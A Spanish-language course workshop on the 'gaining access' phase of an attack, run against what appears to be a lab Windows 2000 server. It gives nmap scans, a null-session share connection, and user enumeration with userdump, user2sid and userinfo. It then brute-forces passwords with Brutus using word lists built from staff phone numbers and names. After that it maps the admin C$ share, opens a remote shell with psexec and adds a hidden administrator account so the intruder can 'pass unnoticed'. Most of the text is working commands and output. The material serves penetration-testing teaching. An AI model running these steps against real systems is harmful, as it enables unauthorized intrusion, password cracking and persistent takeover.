



TALLER DE GANANDO ACCESO

CURSO FASES DE UN ATAQUE.

NIVEL BASICO

Después de la fase de footprinting donde se sacó la información básica e inicial del objetivo nos queda la siguiente información:

Red intranet, local que alberga una pagina web con servicios a usuarios.

Servidor intranet Dirección IP 192.168.1.100

Usuarios posibles para acceso al portal: caludia lucia lopez, carlos alvarez, jose chagundo. Con sus datos como celulares y cargos lo que nos da info suficiente para luego ver si esta relacionada con claves o perfiles en el servidor y asi poder escalar privilegios.

FASE DE SCANING

1. Nmap de rastreo de MAC y de la Ip para saber que el sistema o host este vivo. Seria el siguiente comando
`nmap -sP 192.168.1.100`

```
Símbolo del sistema
C:\Documents and Settings\victor>nmap -sP 192.168.1.100
Starting Nmap 4.65 ( http://nmap.org ) at 2009-07-03 20:22 Hora est. del Pacífico
o de SA
Host 192.168.1.100 appears to be up.
MAC Address: 00:0C:29:1B:EA:18 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 1.047 seconds
C:\Documents and Settings\victor>
```

2. Hacer un mapeo de los puertos del host objetivo. `Nmap 192.168.1.100`



```
Simbolo del sistema
C:\Documents and Settings\victor>nmap 192.168.1.100
Starting Nmap 4.65 ( http://nmap.org ) at 2009-07-03 20:45 Hora est. del Pacífico de SA
Interesting ports on 192.168.1.100:
Not shown: 1699 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
366/tcp   open  odmr
443/tcp   open  https
445/tcp   open  microsoft-ds
587/tcp   open  submission
1000/tcp  open  cadlock
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1027/tcp  open  IIS
3000/tcp  open  ppp
3372/tcp  open  msdtc
MAC Address: 00:0C:29:1B:EA:18 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.031 seconds
C:\Documents and Settings\victor>
```

3. Hacer ya un mapeo silencioso, con la herramienta nmap también, esto me daría los servicios que se están ejecutando en los puertos que están en escucha, es con el comando:

nmap -P0 -sS -p 21,25,80,110,135,139,366,443,445,587,1000,1025,1026,1027,3000,3372 192.168.1.100

```
Simbolo del sistema
C:\Documents and Settings\Admin>nmap -P0 -sS -p 21,25,80,110,135,139,366,443,445,587,1000,1025,1026,1027,3000,3372 192.168.1.100
Starting Nmap 4.11 ( http://www.insecure.org/nmap ) at 2009-07-03 21:11 Hora est. del Pacífico de SA
Interesting ports on 192.168.1.100:
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
366/tcp   open  odmr
443/tcp   open  https
445/tcp   open  microsoft-ds
587/tcp   open  submission
1000/tcp  open  cadlock
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1027/tcp  open  IIS
3000/tcp  open  ppp
3372/tcp  open  msdtc
MAC Address: 00:0C:29:1B:EA:18 (VMware)

Nmap finished: 1 IP address (1 host up) scanned in 0.312 seconds
C:\Documents and Settings\Admin>
```



4. El paso siguiente sería buscar las versiones de los servicios, o sea hacer un fingerprint del objetivo. Sería con : `nmap -sV -p ,25,80,135,139,443,445,1000,1025,1026,3372 192.168.1.100`

```
Simbolo del sistema
C:\Documents and Settings\Admin>nmap -sV -p 21,25,80,110,135,139,366,443,445,587,1000,1025,1026,1027,3000,3372 192.168.1.100

Starting Nmap 4.11 ( http://www.insecure.org/nmap ) at 2009-07-03 21:16 Hora est
. del Pacífico de SA
Interesting ports on 192.168.1.100:
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftprd 5.0
25/tcp    open  smtp
80/tcp    open  http             Microsoft IIS webserver 5.0
110/tcp   open  pop3
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn
366/tcp   open  smtp
443/tcp   open  https?
445/tcp   open  microsoft-ds     Microsoft Windows 2000 microsoft-ds
587/tcp   open  smtp
1000/tcp  open  http             World Client wDaemon httpd 4.0
1025/tcp  open  msrpc            Microsoft Windows RPC
1026/tcp  open  mstask           Microsoft mstask (task server - c:\winnt\system32\ms
task.exe)
1027/tcp  open  msrpc            Microsoft Windows RPC
3000/tcp  open  http             World Client wDaemon httpd 4.0
3372/tcp  open  msdtc?
5 services unrecognized despite returning data. If you know the service/version,
please submit the following fingerprints at http://www.insecure.org/cgi-bin/ser
vicefp-submit.cgi :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port25-TCP:v=4.11%I=7%D=7/3%T=4A4EBB6B%P=1686-pc-windows-windows%r(N
SF:NULL,4A,"220\x20pcit\mail\x20SMTP\x20MDaemon\x20FREE\x2010\1\0;\x20F
SF:ri,\x2003\x20Jul\x202009\x2022:16:05\x20-0400\r\n")%r(HeIp,6E,"220\x20p
SF:cit\mail\x20SMTP\x20MDaemon\x20FREE\x2010\1\0;\x20Fri,\x2003\x20Jul
SF:\x202009\x2022:16:05\x20-0400\r\n214\x20HeIp\x20system\x20currently\x20
SF:inactive\r\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port110-TCP:v=4.11%I=7%D=7/3%T=4A4EBB6B%P=1686-pc-windows-windows%r(
SF:NULL,5B,"\+OK\x20pcit\mail\x20POP3\x20MDaemon\x2010\1\0\x20ready\x20
SF:<MDAEMON-F200907032216\AA1605812MD4798@pcit\mail>\r\n")%r(GenericLine
SF:s,77,"\+OK\x20pcit\mail\x20POP3\x20MDaemon\x2010\1\0\x20ready\x20<MD
SF:AEMON-F200907032216\AA1605812MD4798@pcit\mail>\r\n-ERR\x20unknown\x20
SF:POP3\x20command!\r\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port366-TCP:v=4.11%I=7%D=7/3%T=4A4EBB6B%P=1686-pc-windows-windows%r(
SF:NULL,4A,"220\x20pcit\mail\x20SMTP\x20MDaemon\x20FREE\x2010\1\0;\x20
SF:Fri,\x2003\x20Jul\x202009\x2022:16:05\x20-0400\r\n")%r(HeIp,6E,"220\x20
SF:pcit\mail\x20SMTP\x20MDaemon\x20FREE\x2010\1\0;\x20Fri,\x2003\x20Ju
SF:l\x202009\x2022:16:05\x20-0400\r\n214\x20HeIp\x20system\x20currently\x2
SF:0inactive\r\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port587-TCP:v=4.11%I=7%D=7/3%T=4A4EBB6B%P=1686-pc-windows-windows%r(
SF:NULL,4E,"220\x20pcit\mail\x20SMTP\x20MSA\x20MDaemon\x20FREE\x2010\1\
SF:0;\x20Fri,\x2003\x20Jul\x202009\x2022:16:05\x20-0400\r\n")%r(GenericLi
SF:nes,96,"220\x20pcit\mail\x20SMTP\x20MSA\x20MDaemon\x20FREE\x2010\1\
SF:0;\x20Fri,\x2003\x20Jul\x202009\x2022:16:05\x20-0400\r\n500\x20what?x
SF:20I\x20don't\x20understand\x20that.\r\n500\x20what?x20I\x20don't\x20
SF:understand\x20that.\r\n")%r(HeIp,72,"220\x20pcit\mail\x20SMTP\x20MSA
SF:\x20MDaemon\x20FREE\x2010\1\0;\x20Fri,\x2003\x20Jul\x202009\x2022:16:
SF:16\x20-0400\r\n214\x20HeIp\x20system\x20currently\x20inactive\r\n");
```

4. Después de comenzar a hacer intentos de conexión con los puertos del objetivo, para ver de que manera nos responde y el comportamiento de los mismos ya que podríamos estar ante un HONEY POT. Los procesos de acceso lo hacemos con comandos de consola sencillos como: telnet, ftp, ssh y demás comandos dependiendo como digo de los servicios que estén arriba y sus versiones.



```
Simbolo del sistema - ftp 192.168.1.100
C:\Documents and Settings\victor>ftp 192.168.1.100
Conectado a 192.168.1.100.
220 server-lab Microsoft FTP Service (Version 5.0).
Usuario (192.168.1.100:(none)): admin
331 Password required for admin.
Contraseña:
530 User admin cannot log in.
Error al iniciar la sesión.
ftp>
ftp> user
Nombre de usuario administrador
331 Password required for administrador.
Contraseña:
530 User administrador cannot log in.
Error al iniciar la sesión.
ftp>
ftp> _
```

O tratar de entrar con sesión nula al Win2K

```
Simbolo del sistema
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\victor>net use \\192.168.1.100\IPC$ "" /U:""
Se ha completado el comando correctamente.

C:\Documents and Settings\victor>
```

Luego se puede enumerar posibles usuarios que tenga el sistema según la lista de usuarios que tenemos recolectados de la página web.

Herramienta USERDUMP: USERDUMP 192.168.1.100 usuario



```
ca Símbolo del sistema
C:\Documents and Settings\victor>userdump 192.168.1.100
UserDump V01.01.00cpp Joe Richards (jricha34@hotmail.com) January 2001

User account on 192.168.1.100
UserID Password Age Expired Disabled PWNotRqd Locked NoExpire

Total of 6 entries read
Administrador 5 00 00 00 01 1
clperez 0 0 0 1 0 1
Invitado 0 0 0 1 0 1
IUSR_ADMIN-GBBP47LZI 5 00 00 1 0 1
IWAM_ADMIN-GBBP47LZI 5 00 00 0 0 1
TsInternetUser 5 0 0 1 0 1

Total of 6 entries enumerated
C:\Documents and Settings\victor>_
```

Userdump y la dirección ip sencilla me daría la lista sin mucho problema.

Luego puedo reconocer o enumerar la SID del usuario que deseo ver en este caso lo haremos con clperez para saber si es un usuario administrador también.



```
Simbolo del sistema
C:\Documents and Settings\victor>user2sid 192.168.1.100 c\perez
S-1-5-21-1708537768-1897051121-839522115-1003
Number of subauthorities is 5
Domain is SERVER-LAB
Length of SID in memory is 28 bytes
Type of SID is SidTypeUser
C:\Documents and Settings\victor>_
```

Inicio | 2 Microsoft Office ... | Simbolo del sistema | victor | mantenimiento para e... | EN

después debo sacar la info de cada usuario con la herramienta userinfo la dir ip y el nombre del usuario.



```
Simbolo del sistema
C:\Documents and Settings\victor>userinfo 192.168.1.100 clperez

UserInfo v1.5 - thor@hammerofgod.com

Querying Controller 192.168.1.100

USER INFO
Username:      clperez
Full Name:     Claudia Lucia Perez
Comment:       Admin de Backups
User Comment:
User ID:       1003
Primary Grp:   513
Privs:         Admin Privs
OperatorPrivs: No explicit OP Privs

SYSTEM FLAGS (Flag dword is 66113)
User cannot change password.
User's pwd never expires.

MISC INFO
Password age:   Sat Jul 04 03:17:41 2009
LastLogon:     Sat Jul 04 03:17:47 2009
LastLogoff:    Thu Jan 01 00:00:00 1970
Acct Expires:  Never
Max Storage:   Unlimited
Workstations:
UnitsperWeek: 168
Bad pw Count:  0
Num logons:    1
Country code:  0
Code page:     0
Profile:
ScriptPath:
Homedir drive:
Home Dir:
PasswordExp:   0

Logon hours at controller, GMT:
Hours-         12345678901N12345678901M
Sunday         11111111111111111111111111111111
Monday         11111111111111111111111111111111
Tuesday        11111111111111111111111111111111
Wednesday      11111111111111111111111111111111
Thursday       11111111111111111111111111111111
Friday         11111111111111111111111111111111
Saturday       11111111111111111111111111111111


Get hammered at HammerofGod.com!
```

Después de tener los usuarios del sistema con la info básica de ellos tendríamos que pasar a enumerar o realizar rompimiento de claves con herramientas de fuerza bruta. Dichas herramientas pueden ser John de ripper o con brutus, y de una vez usar los directorios de palabras que creamos cuando se hizo el footprinting o los que uno pueda conseguir en internet.

Usaremos BRUTUS para este caso.



Abrimos la herramienta BRUTUS




Se debe colocar los usuarios que descubrimos según userdump en el archivo de users.txt y las posibles palabras que creemos que sea las claves, como números de tel. cargos, fechas, combinaciones del c=nombre etc.




```
users - Bloc de notas
Archivo Edición Formato Ver Ayuda
admin
administrator
test
guest
root
backup
clperez
jchaguendo
calvarez
```

```
words - Bloc de notas
Archivo Edición Formato Ver Ayuda
3103541245
3103952625
3103952525
dirgen2009
chagu2009
1234567
carlos2009
aaa
abc
academia
academic
access
ada
admin
administrator
password
adrian
adrianna
aerobics
airplane
albany
albatross
```

Luego se digitan los datos necesarios para que brutus haga el brute forcé crack password.




después le damos start y el sistema debe romper contraseñas según los datos de los archivos de directorios.



Aquí vemos que ha detectado el password del user clperez, con ese usuario podemos ingresar al sistema y tratar de escalar privilegios en el sistema.

Lo haremos con el comando net use.





Luego debo asegurar la conexión creando una unidad mapeada para no crear sospechas.

```
Símbolo del sistema
C:\Documents and Settings\victor>net use y: \\server-lab\c$
Se ha completado el comando correctamente.

C:\Documents and Settings\victor>y:
Y:\>dir
El volumen de la unidad Y no tiene etiqueta.
El número de serie del volumen es: CC76-D2CB

Directorio de Y:\
28/06/2009 05:39 a.m. <DIR> Archivos de programa
03/07/2009 11:40 p.m. <DIR> Documents and Settings
28/06/2009 06:51 a.m. <DIR> Inetpub
28/06/2009 08:25 a.m. <DIR> MDaemon
03/07/2009 09:28 p.m. <DIR> publica
03/07/2009 11:48 p.m. <DIR> WINDOWS
0 archivos 0 bytes
6 dirs 5.652.267.008 bytes libres

Y:\>_
```

El paso siguiente es remotamente crear un ambiente de trabajo sostenido lo haremos con el comando psexec que nos permite ejecutar comandos remotos.

```
\server-lab: cmd
C:\Documents and Settings\victor>psexec \\server-lab cmd
PsExec v1.84 - Execute processes remotely
Copyright (C) 2001-2007 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows 2000 [Versión 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
C:\WINDOWS\system32>_
```

Después debemos escalar privilegios creando un usuario nuevo con privilegios altos o de administrador, lo haremos con el comando net user y net localgroup.



```
\\server-lab: cmd
C:\Documents and Settings\victor>psexec \\server-lab cmd
PsExec v1.84 - Execute processes remotely
Copyright (C) 2001-2007 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows 2000 [Versión 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINDOWS\system32>net user alvarezc password /add
Se ha completado el comando correctamente.

C:\WINDOWS\system32>net localgroup administradores alvarezc /add
Se ha completado el comando correctamente.

C:\WINDOWS\system32>_
```

Debo para ir terminando cerrar todas las conexiones

```
Símbolo del sistema
C:\Documents and Settings\victor>net use
Se registrarán las nuevas conexiones.

Estado          Local          Remoto          Red
-----
Conectado       Z:             \\server-lab\c$  Red de Microsoft Windows
Conectado       \\server-lab\c$  Red de Microsoft Windows
Se ha completado el comando correctamente.

C:\Documents and Settings\victor>net use * /delete
Tiene estas conexiones remotas:

      Z:             \\server-lab\c$
      \\server-lab\c$
Si continúa, se cancelarán las conexiones.
¿Desea continuar esta operación? (S/N) [N]: s
Se ha completado el comando correctamente.

C:\Documents and Settings\victor>
```



Finalmente para realizar el acceso nos logueamos con este nuevo usuario para pasar desapercibidos. Nos logueamos en el acceso que determinamos para penetrar. O sea penetrar con privilegios.

```

C:\server-lab: cmd
Z:\>dir
El volumen de la unidad Z no tiene etiqueta.
El número de serie del volumen es: CC76-D2CB

Directorio de Z:\

28/06/2009  05:39 a.m.      <DIR>          Archivos de programa
03/07/2009  11:40 p.m.      <DIR>          Documents and Settings
28/06/2009  06:51 a.m.      <DIR>          Inetpub
28/06/2009  08:25 a.m.      <DIR>          MDAemon
03/07/2009  09:28 p.m.      <DIR>          publica
04/07/2009  01:45 a.m.      <DIR>          WINDOWS
                0 archivos          0 bytes
                6 dirs      5.652.307.968 bytes libres

Z:\>c:
C:\Documents and Settings\victor>psexec \\server-lab -u alvarezc -p password cmd

PsExec v1.84 - Execute processes remotely
Copyright (C) 2001-2007 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows 2000 [Versión 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINDOWS\system32>net session

Equipo                Nombre de usuario      Tipo de cliente      Abre tiempo de
inactividad
-----
\\SECURITY             ALVAREZC               Windows 2002 Serv    4 00:00:00
\\SERVERITECH         CLPEREZ                Windows 2002 Serv    0 00:13:05

Se ha completado el comando correctamente.
```

después de este paso donde ya me loguee con el usuario creado con privilegios de administración y mapear nuevamente una unidad para poder acceder el sistema con este usuario, de ahí para adelante el equipo es nuestro.